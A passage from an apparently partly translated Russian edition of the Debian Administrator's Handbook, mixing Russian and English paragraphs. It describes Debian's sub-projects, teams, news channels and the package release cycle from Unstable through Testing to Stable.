Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

→ <https://www.debian.org/events/material>

1.3.3. Команды и подпроекты

Debian с самого начала был организован вокруг концепции пакетов с исходным кодом, у каждого из которых имеется свой сопровождающий или группа сопровождающих. Со временем для обеспечения администрирования инфраструктуры и выполнения задач, которые не связаны с каким-то отдельным пакетом (контроль качества, Политика Debian, программа установки и т. д.), появились многие рабочие команды, последние из которых вырастают вокруг подпроектов.

1.3.3.1. Существующие подпроекты Debian

Каждому свой собственный Debian! Подпроект — группа добровольцев, заинтересованных в адаптации Debian под конкретные нужды. Помимо выбора подгруппы программ, предназначенных для определённой области (образование, медицина, создание музыки и проч.) подпроекты также участвуют в улучшении существующих пакетов, создают пакеты для отсутствующего в архиве ПО, адаптируют программу установки, создают специальную документацию и занимаются многими другими вещами.

СЛОВАРЬ Подпроекты и производные дистрибутивы

Процесс разработки производного дистрибутива состоит в том, чтобы начать с определённой версии Debian и внести в неё некоторое количество изменений. Инфраструктура, используемая для этой работы, целиком является внешней по отношению к Проекту Debian. Внесение улучшений не обязательно подчиняется какой-то политике. Это отличие объясняет то, в каком смысле производный дистрибутив может «отходить» от своего первоисточника, а также то, почему они вынуждены регулярно производить повторные сверки, чтобы использовать улучшения, внесённые в основной ветке разработки.

С другой стороны, подпроект не может отойти от Debian, поскольку вся работа состоит в прямом улучшении Debian с целью адаптировать его для конкретной цели.

Наиболее известным производным от Debian дистрибутивом без сомнения является Ubuntu, но на самом деле их много. См. [Приложение А, Производные дистрибутивы](#), где приводятся их особенности и их позиционирование в плане отношений с Debian.

Ниже приведена небольшая выборка текущих подпроектов:

- Debian Jr., by Ben Armstrong, offering an appealing and easy to use Debian system for children;
- Debian Edu, by Petter Reinholdtsen, focused on the creation of a specialized distribution for the academic world;
- Debian-Med, разрабатываемый Андреасом Тилле, посвящён медицине;
- Debian Multimedia, который касается работы с аудио и мультимедиа;
- Debian GIS, который заботится о приложениях и пользователях геоинформационных систем;
- Debian Accessibility, improving Debian to match the requirements of people with disabilities;
- Debian Science, finally, working on providing researchers and scientists a better experience using Debian.
- DebiChem, targeted at Chemistry, provides chemical suites and programs.

The number of projects will most likely continue to grow with time and improved perception of the advantages of Debian sub-projects. Fully supported by the existing Debian infrastructure, they can, in effect, focus on work with real added value, without worrying about remaining synchronized with Debian, since they are developed within the project.

1.3.3.2. Административные команды

Most administrative teams are relatively closed and recruit only by co-optation. The best means to become a part of one is to intelligently assist the current members, demonstrating that you have understood their objectives and methods of operation.

The *ftpmasters* are in charge of the official archive of Debian packages. They maintain the program that receives packages sent by developers and automatically stores them, after some checks, on the reference server (`ftp-master.debian.org`).

Также они должны проверять лицензии всех новых пакетов до их включения в набор существующих пакетов с тем, чтобы убедиться, что Debian может их распространять. Когда разработчик хочет удалить пакет, они обращаются к этой команде через систему отслеживания пакетов и «псевдопакет» *ftp.debian.org*.

СЛОВАРЬ Псевдопакет, инструмент отслеживания

Система отслеживания ошибок, изначально разработанная для связывания отчётов об ошибках с пакетами Debian, оказалась весьма полезной и для других целей. С её помощью можно создавать списки проблем, которые следует решить, или задач, которые следует выполнить, без относительно какого-то отдельного пакета Debian. Таким образом, «псевдопакеты» позволяют отдельным командам использовать систему отслеживания ошибок без указания реально существующего пакета. Так, каждый может сообщать о проблемах, которые следует решить. Например, в BTS есть элемент *ftp.debian.org*, который используется для сообщения о проблемах в официальном архиве пакетов, отслеживания этих проблем или запросов об удалении того или иного пакета. Сходным образом псевдопакет *www.debian.org* используется для работы с ошибками на веб-сайте Debian, а *lists.debian.org* накапливает проблемы со списками ссылки.

TOOL GitLab, Git repository hosting and much more

A GitLab instance, known as *salsa.debian.org*, is used by Debian to host the Git packaging repositories; but this software offers much more than simple hosting and Debian contributors have been quick to leverage the continuous integration features (running tests, or even building packages, on each push). Debian contributors also benefit from a cleaner contribution workflow thanks the well understood merge request process (similar to GitHub's pull requests).

GitLab replaced FusionForge (which was running on a service known as *alioth.debian.org*) for collaborative package maintenance. This service is administered by Alexander Wirt, Bastian Blank and Jörg Jaspert.

- <https://salsa.debian.org/>
- <https://wiki.debian.org/Salsa/Doc>

The *Debian System Administrators* (DSA) team (<debian-admin@lists.debian.org>), as one might expect, is responsible for system administration of the many servers used by the project. They ensure optimal functioning of all base services (DNS, Web, e-mail, shell, etc.), install software requested by Debian developers, and take all precautions in regards

to security.

→ <https://dsa.debian.org>

ИНСТРУМЕНТ Система отслеживания пакетов Debian

Это детище Рафаэля. Базовая идея состоит в том, чтобы для любого данного пакета собрать столько информации, сколько это возможно, на одной странице. Таким образом, можно быстро проверить статус программы, определить задачи, которые следует выполнить, а также предложить помочь. Поэтому на этой странице собрана статистика ошибок, доступные версии в каждом выпуске, прогресс пакета в тестируемом выпуске, статус перевода описаний и шаблонов debconf, доступность новой версии основной ветки разработки, сообщения о несоответствии последней версии Политики Debian, информация о сопровождающем, а также любая другая информация, которую там хочет разместить сопровождающий.

→ <https://tracker.debian.org/>

Служба подписки через электронную почту дополняет описанный веб-интерфейс. Она автоматически отправляет следующую выбранную информацию в список: ошибки и связанные с ними обсуждения, доступность новой версии на серверах Debian, доступность новых переводов для вычитки и т. д.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Другой веб-интерфейс, известный как *Обзор пакетов разработчика Debian* (DDPO), предоставляет каждому разработчику краткий обзор статуса всех пакетов Debian, размещенных от его имени.

→ <https://qa.debian.org/developer.php>

Эти два веб-сайта являются инструментами, которые разрабатываются и сопровождаются группой, ответственной за гарантию качества в Debian (эта группа известна как Debian QA).

Мастера списков администрируют сервер электронной почты, который управляет списками рассылки. Они создают новые списки, обрабатывают возвраты не доставленных сообщений (сообщения о неудачной доставке) и сопровождают фильтры спама (нежелательные массовые сообщения электронной почты).

КУЛЬТУРА Трафик на списках рассылки: некоторые графики

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. The numbers (from May 2019) regarding our mailing lists speak for themselves: Debian hosts about 315 lists, totaling over 303,000 individual subscriptions. 227,000 e-mails are delivered every day.

Each specific service has its own administration team, generally composed of volunteers who have installed it (and also frequently programmed the corresponding tools themselves). This is the case of the bug tracking system (BTS), the package tracker, salsa.debian.org (GitLab server, see sidebar [TOOL GitLab, Git repository hosting and much more](#)), the services available on qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

1.3.3.3. Команды разработки, трансверзальные команды

В отличие от административных команд команды разработки скорее крайне открыты, даже для внешних участников. Даже если Debian и не призван создавать ПО, Проекту требуются некоторые специальные программы для того, чтобы достичь поставленные цели. Конечно, благодаря тому, что эти инструменты разрабатываются как свободное ПО, в них используются методы, которые уже доказали свою пользу где-то ещё в обширном мире свободного ПО.

В Debian было разработано не очень много собственного ПО, но некоторые программы играют звёздные роли, а их слава распространилась далеко за пределы Проекта. Прекрасными примерами такого рода являются **dpkg**, программа управления пакетами Debian (фактически, это сокращение от слов Debian PacKaGe, пакет Debian, а обычно произносится как "dee-package"), и **apt**, инструмент для автоматической установки любого пакета Debian вместе с его зависимостями, что гарантирует целостность системы после выполнения обновления (название этого инструмента является сокращением от Advanced Package Tool, продвинутый инструмент для работы с пакетами). Тем не менее, команды, занимающиеся разработкой этих инструментов, не настолько обширны как слава этих инструментов, поскольку для понимания работы такого типа программ требуется довольно глубокие навыки программирования.

The most important team is probably that for the Debian installation program, **debian-installer**, which has accomplished a work of momentous proportions since its conception in 2001. Numerous contributors were needed, since it is difficult to write a single program able to install Debian on a dozen different architectures. Each one has its own mechanism for booting and its own bootloader. All of this work is coordinated on the <debian-boot@lists.debian.org> mailing list, under the direction of Cyril Brulebois.

→ <https://www.debian.org-devel/debian-installer/>

→ https://joeyh.name/blog/entry/d-i_retrospective/

Другая (очень маленькая) команда, **debian-cd**, выполняет более скромные задачи. Множество «скромных» участников ответственно за свои отдельные архитектуры, поскольку основной разработчик не может знать всех нюансов и точного способа запустить программу установки с компакт-диска.

Многим командам при создании пакетов приходится работать вместе с другими командами: например, <debian-qa@lists.debian.org> стремится гарантировать качество на всех уровнях Проекта Debian. Список <debian-policy@lists.debian.org> служит для разработки Политики Debian в соответствии с предложениями от различных участников. Команды, ответственные за каждую отдельную архитектуру (<debian-architecture@lists.debian.org>) собирают пакеты и при необходимости адаптируют их под конкретную архитектуру.

Другие команды следят за наиболее важными пакетами, гарантируя сопровождение этих пакетов без того, чтобы эта тяжёлая нагрузка лежала на одних плечах; это касается библиотеки C и списка рассылки <debian-glibc@lists.debian.org>, компилятора C и списка <debian-gcc@lists.debian.org>, а также Xorg и <debian-x@lists.debian.org> (это группа также известна как X Strike Force).

1.4. Следите за новостями Debian

Как уже было сказано, Проект Debian развивается весьма распределённым и органичным способом. Как следствие, порой весьма трудно оставаться на связи и следить за тем, что происходит в Проекте без того, чтобы потеряться в бесконечной потоке уведомлений и сообщений.

Если вы хотите узнавать только о самых важных новостях о Debian, вам следует подписаться на список рассылки <debian-announce@lists.debian.org>. Этот список не очень активен (около дюжины сообщений в год), в нём размещаются только самые важные сообщения, такие как доступность нового стабильного выпуска, выборы нового Лидера Проекта или проведение ежегодной конференции Debian.

→ <https://lists.debian.org/debian-announce/>

More general (and regular) news about Debian are sent to the <debian-news@lists.debian.org> list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular “Debian Project News”, which is a compilation of various small bits of information about what happens in the project.

→ <https://lists.debian.org/debian-news/>

COMMUNITY The publicity team

Debian's official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example, by writing content for “Debian Project News”, Debian's official blog (bits.debian.org) or the microblogging service (micronews.debian.org), which supplies social networking sites with microblogging content.

→ <https://wiki.debian.org/Teams/Publicity>

For more information about the evolution of Debian and what is happening at

some point in time in various teams, there is also the <debian-devel-announce@lists.debian.org> list. As its name implies, the announcements it carries will probably be more interesting to developers, but it also allows interested parties to keep an eye on what happens in more concrete terms than just when a stable version is released. While <debian-announce@lists.debian.org> gives news about the user-visible results, <debian-devel-announce@lists.debian.org> gives news about how these results are produced. As a side note, “d-d-a” (as it is sometimes referred to) is the only list that Debian developers must be subscribed to.

→ <https://lists.debian.org/debian-devel-announce/>

Debian's official blog (bits.debian.org) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian's blog gives a valuable insight while staying rather focused on the project as a whole.

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

→ <https://planet.debian.org/>

The project is also well represented on social networks. Debian only has an official presence on Identi.ca (microblogging platform, powered by *pump.io*), but there are some accounts retransmitting the RSS feed from micronews.debian.org and many Debian contributors who are posting on non-official accounts.

→ <https://identi.ca/debian>

→ [@debian](https://fosstodon.org/@debian)

- <https://twitter.com/debian>
- <https://www.facebook.com/debian>
- <https://www.flickr.com/groups/debian>
- <https://www.linkedin.com/company/debian>

1.5. Роль дистрибутивов

Дистрибутив GNU/Linux имеет две основные цели: установить свободную операционную систему на компьютер (с или без существующей системы или систем) и предоставлять спектр программного обеспечения, охватывающий все потребности пользователей.

1.5.1. Установщик: **debian-installer**

Для достижения первой цели, установщик **debian-installer** разработан чрезвычайно модульным с расчётом на универсальность, насколько это возможно. Он охватывает широкий круг ситуаций установки и, в целом, значительно облегчает создание производных установщика, соответствующих конкретной задаче.

Такая модульность делает его довольно сложным для изучающих его разработчиков; но при использовании в графическом или текстовом режиме, пользователь не заметит разницы. Большие усилия были приложены для сокращения числа вопросов, задаваемых во время установки, в частности благодаря включению программного обеспечения для автоматического обнаружения оборудования.

Стоить отметить что производные от Debian дистрибутивы сильно отличаются в этом смысле и предоставляют более ограниченный установщик (часто ограничивается архитектурами i386 или amd64), но более удобной для непосвященных. С другой стороны, они обычно воздерживаются от слишком сильного расхождения в содержимом пакета для того чтобы использовать как можно более широкий диапазон программного обеспечения без проблем с совместимостью.

1.5.2. Библиотека программного обеспечения

Quantitatively, Debian is undeniably the leader in this respect, with over 28,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available online through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the “images” for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

Большинство новых свободных программ быстро находят свой путь в разрабатываемую версию, что позволяет их установить. Если для этого требуется слишком много обновлений из-за зависимостей, программа также может быть заново скомпилирована специально для стабильной версии Debian (см. дополнительную информацию по этой теме в [Глава 15, *Создание пакета Debian*](#)).

1.6. Жизненный цикл выпуска

Проект будет иметь одновременно от трех до шести различных версий, Experimental(экспериментальная), Unstable (неустойчивая), Testing(тестовая), Stable(стабильная), Oldstable(старая стабильная), и даже Oldoldstable(старая старая стабильная). Каждая из них соответствует различным этапам развития. Для хорошего понимания, давайте взглянем на путешествие программы, от ее первоначальной упаковки для включения в стабильной версии Debian.

СЛОВАРЬ Релиз

Термин «релиз», в проекте Debian, указывает конкретную версию дистрибутива (например, «неустойчивый релиз» означает «неустойчивая версия»). Он также указывает на публичное объявление запуска любой новой версии (стабильный).

1.6.1. Экспериментальный Статус

Сначала давайте взглянем на конкретный случай экспериментального дистрибутива: это группа пакетов Debian включающих программное обеспечение находящееся в настоящее время в процессе развития и не обязательно завершённое, что объясняет его имя. Не всё проходит через этот шаг; некоторые разработчики добавляют сюда пакеты для того, чтобы получить обратную связь от более опытных (или храбрых) пользователей .

В противном случае, в этом дистрибутиве зачастую содержатся важные изменения базовых пакетах, интеграция которых в нестабильный выпуск с возможными серьезными ошибками будет иметь критические последствия. Таким образом, это полностью изолированный дистрибутив, его пакеты никогда не переносятся в другие версии (за исключением прямого вмешательства сопровождающего или ftp-мастеров). Кроме того, он не является самодостаточным: в экспериментальном выпуске имеется только подмножество существующих пакетов, а сам выпуск, как правило, не включают в себя базовую систему. Поэтому этот дистрибутив полезен, главным образом, в сочетании с другим, самодостаточным, дистрибутивом таким как нестабильный выпуск.


1.6.2. Нестабильный Статус

Let us turn back to the case of a typical package. The maintainer creates an initial package, which they compile for the Unstable version and place on the `ftp-master.debian.org` server. This first event involves inspection and validation from the ftpmasters. The software is then available in the Unstable distribution, which is the “cutting edge” distribution chosen by users who are more concerned with having up-to-date packages than worried about serious bugs. They discover the program and then test it.

Если они находят ошибки то сообщают о них сопровождающему пакета. Сопровождающий регулярно готовит исправленные версии, которые он загружает на сервер.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture (or they opted for a source-only upload, thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.

Рисунок 1.2. Компиляция пакета с помощью узлов автоматической сборки



БЕГЛЫЙ ВЗГЛЯД *buildd*, рекомпилятор пакетов Debian

buildd это аббревиатура «build daemon». Эта программа автоматически перекомпилирует новые версии пакетов Debian на тех архитектурах, на которых она размещается (кросс компиляции избегают насколько это возможно).

Таким, чтобы получить двоичные файлы для архитектуры `arm64`, проект имеет в распоряжении машины с `arm64`. Программа *Buildd* постоянно работает на них и создает двоичные пакеты для `arm64` из присланных разработчиками Debian пакетов исходного кода.

Это программное обеспечение используется на всех компьютерах, выступающей в качестве узлов автоматической сборки для Debian. В широком смысле, термин *buildd* часто используется для обозначения машин, которые обычно зарезервированы специально для этой цели.

1.6.3. Миграция в Testing

Немного позже пакет будет готов, он будет скомпилирован на всех архитектурах, и он не будет изменён в течении некоторого времени. Тогда он становится кандидатом для включения в тестируемый дистрибутив; группа пакетов нестабильного выпуска выбирается в зависимости от ряда количественных критериев. Каждый день программа автоматически выбирает пакеты для включения в тестируемый выпуск в соответствии с правилами, гарантирующими определенный уровень качества:

1. отсутствие критических ошибок, или, по крайней мере, меньшее их количество, чем в версии, включённой в настоящее время в тестируемый выпуск;
2. at least 5 days spent in Unstable, which is usually sufficient time to find and report any serious problems (successfully passing the package's own test suite, if it has one, reduces that time);
3. успешная компиляция на всех официально поддерживаемых архитектурах;
4. dependencies that can be satisfied in Testing, or that can at least be moved there together with the package in question;
5. automatic quality tests of the package (autopktest) — if defined — don't show any regression.

Эта система явно не является идеальной; критические ошибки регулярно встречаются в пакетах, включенных в Testing. Тем не менее это, как правило, эффективно, и Testing создает гораздо меньше проблем, чем Unstable, что для многих является хорошим компромиссом между стабильностью и новизной.

ЗАМЕТКА Ограничения Testing

Будучи в принципе очень интересным, на практике же тестируемый выпуск имеет некоторые проблемы: переплетение взаимных зависимостей между пакетами такого, что пакет редко может быть перемещён из одного выпуска в другой сам по себе. Когда пакеты зависят друг от друга, иногда бывает необходимо перенести большое количество пакетов одновременно, что бывает невозможно в случае, если некоторые из них часто обновляются.

С другой стороны, специальный сценарий, определяющий семейства связанных пакетов, работает над созданием таких семейств (это NP-полная проблема, для решения которой у нас, к счастью, имеются некоторые хорошие эвристики). Вот почему можно вручную взаимодействовать и направлять этот сценарий, предлагая ему целые группы пакетов, либо добавлять определённые пакеты в группу даже в том случае, если это временно ломает некоторые зависимости. Эта функциональность доступна менеджерам выпуска и их помощникам.

Напомним, что NP-полная проблема имеет экспоненциальную алгоритмическую сложность в зависимости от размера данных, а в данном случае играет роль длина кода (число показателей) и элементов. Единственным способом разрешить её — исследовать все возможные варианты, что потребует громадных затрат. Эвристика является приблизительным, но удовлетворительным решением.

СООБЩЕСТВО Менеджер релиза

Менеджер релиза это ответственный титул, связанный с тяжелыми обязанностями. Обладатель этого титула должен, по сути, управлять выпуском новой стабильной версии Debian и определять процесс разработки Testing до тех пор, пока она не удовлетворит критериям качества для Stable. Они также составляют примерный график (однако не всегда следуют ему).


У нас также есть менеджеры стабильного релиза, часто сокращают до SRM (Stable Release Managers), которые управляют и выбирают обновления для текущей стабильной версии Debian. Они систематически включают патчи безопасности и изучают все предложения для включения на индивидуальной основе, присланные разработчиками Debian, желающими обновить свой пакет в стабильной версии Debian.

1.6.4. Переход из тестируемого выпуска в стабильный выпуск

Let us suppose that our package is now included in Testing. As long as it has room for improvement, its maintainer must continue to improve it and restart the process from Unstable (but its later inclusion in Testing is generally faster: unless it changed significantly, all of its dependencies are already available). When it reaches perfection, the maintainer has completed their work. The next step is the inclusion in the Stable distribution, which is, in reality, a simple copy of Testing at a moment chosen by the Release Manager. Ideally, this decision is made when the installer is ready, and when no program in Testing has any known critical bugs.

Поскольку этот момент никогда не настаёт, на практике Debian ищет компромисс: удалить пакеты, сопровождающий которых не смог исправить ошибки вовремя, либо согласиться выпустить дистрибутив с ошибками в тысячах программ. Менеджер выпуска заранее сообщает о периоде заморозки, в ходе которого каждое обновление тестируемого выпуска должно быть одобрено. Цель заморозки заключается в предотвращении добавления новых версий пакета (и новых ошибок) и разрешении только тех обновлений, которые исправляют существующие ошибки.

Рисунок 1.3. Путь пакета через различные версии Debian



СЛОВАРЬ Заморозка: финишная прямая

Во время периода заморозки блокируется развитие тестируемого выпуска; автоматические обновления не разрешаются. Только менеджеры выпуска могут изменять пакеты в соответствии со своими собственными критериями. Смысл этого в том, чтобы предотвратить появление новых ошибок путем добавления новых версий; разрешены только тщательно изученные обновления, которые служат исправлению существенных ошибок.

After the release of a new stable version, the Stable Release Managers manage all further development (called “revisions”, ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

At the end of the journey, our hypothetical package is now included in the stable distribution. This journey, not without its difficulties, explains the significant delays separating the Debian Stable releases. This contributes, over all, to its reputation for quality. Furthermore, the majority of users are satisfied using one of the three distributions simultaneously available. The system administrators, concerned above all about the stability of their servers, don't need the latest and greatest version of GNOME; they can choose Debian Stable, and they will be satisfied. End users, more interested in the latest versions of GNOME or KDE Plasma than in rock-solid stability, will find Debian Testing to be a good compromise between a lack of serious problems and relatively up-to-date software. Finally, developers and more experienced users may blaze the trail, testing all the latest developments in Debian Unstable right out of the gate, at the risk of suffering the headaches and bugs inherent in any new version of a program. To each their own Debian!

